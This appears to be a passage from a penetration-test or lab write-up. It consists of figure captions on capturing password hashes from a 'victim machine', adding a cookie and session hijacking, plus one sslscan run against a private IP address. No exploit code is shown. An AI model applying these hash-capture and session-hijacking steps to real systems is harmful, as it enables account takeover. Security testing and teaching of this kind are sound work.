


Figure 77:Capturing hashes from victim machine.




Figure 78:Results from hashes.

```
┌──(kali㉿kali)-[~]
└─$ sslscan 192.168.1.10
Version: 2.0.15-static
OpenSSL 1.1.1q-dev  xx XXX xxxx

ERROR: Could not open a connection to host 192.168.1.10 (192.168.1.10) on port 443 (connect: Connection refused).

┌──(kali㉿kali)-[~]
└─$ sslscan 192.168.1.10:80
Version: 2.0.15-static
OpenSSL 1.1.1q-dev  xx XXX xxxx

Connected to 192.168.1.10

Testing SSL server 192.168.1.10 on port 80 using SNI name 192.168.1.10

  SSL/TLS Protocols:
SSLv2     disabled
SSLv3     disabled
TLSv1.0   disabled
TLSv1.1   disabled
TLSv1.2   disabled
TLSv1.3   disabled

  TLS Fallback SCSV:
Connection failed - unable to determine TLS Fallback SCSV support

  TLS renegotiation:
Session renegotiation not supported

  TLS Compression:
Compression disabled

  Heartbleed:

  Supported Server Cipher(s):
    Unable to parse certificate
    Unable to parse certificate
    Unable to parse certificate
    Unable to parse certificate
Certificate information cannot be retrieved.
```

Figure 79:SSLScan results.




Figure 80:Adding cookie.




Figure 81:Session hijacking.